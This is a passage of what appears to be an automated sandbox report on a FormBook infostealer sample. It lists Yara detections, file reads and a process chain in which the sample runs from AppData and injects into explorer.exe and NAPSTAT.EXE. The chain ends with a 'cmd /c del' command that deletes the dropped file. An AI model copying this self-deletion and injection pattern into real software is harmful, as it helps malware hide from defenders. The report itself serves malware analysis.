Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000A.00000002.2116660543.000000000238C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.2118277990.0000000003365000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.2118277990.0000000003365000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.2118277990.0000000003365000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB27995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DB27995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DA3DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB2A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DA3DE2C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6DA3DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DA3DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6DA3DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6DA3DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runt73a1fc9d#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6DA3DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DA3DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DA3DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CA2B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CA2B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CA2B2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CA2B2B3	ReadFile

Analysis Process: docsc.exe PID: 2268 Parent PID: 2952

General

Start time:	11:33:53
Start date:	12/05/2021
Path:	C:\Users\user\AppData\Roaming\docsc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\docsc.exe
Imagebase:	0xbd0000
File size:	973824 bytes
MD5 hash:	457B22DA77D4DB093A31DD80A4B8963F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: docsc.exe PID: 2240 Parent PID: 2952

General

Start time:	11:33:53
Start date:	12/05/2021
Path:	C:\Users\user\AppData\Roaming\docsc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\docsc.exe
Imagebase:	0xbd0000
File size:	973824 bytes
MD5 hash:	457B22DA77D4DB093A31DD80A4B8963F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.2148206889.0000000000470000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.2148206889.0000000000470000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.2148206889.0000000000470000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.2148099844.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.2148099844.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.2148099844.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.2148173672.0000000000430000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.2148173672.0000000000430000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.2148173672.0000000000430000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2240

General

Start time:	11:33:56
Start date:	12/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: NAPSTAT.EXE PID: 660 Parent PID: 1388

General

Start time:	11:34:06
Start date:	12/05/2021

Path:	C:\Windows\SysWOW64\NAPSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NAPSTAT.EXE
Imagebase:	0xaa0000
File size:	279552 bytes
MD5 hash:	4AF92E1821D96E4178732FC04D8FD69C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.2353921064.0000000000250000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.2353921064.0000000000250000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.2353921064.0000000000250000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.2354005709.0000000000340000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.2354005709.0000000000340000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.2354005709.0000000000340000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.2353725750.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.2353725750.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.2353725750.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	982B7	NtReadFile

Analysis Process: cmd.exe PID: 2468 Parent PID: 660

General

Start time:	11:34:12
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Roaming\docsc.exe'
Imagebase:	0x4a870000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\docsc.exe	success or wait	1	4A87A7BD	DeleteFileW

Disassembly

Code Analysis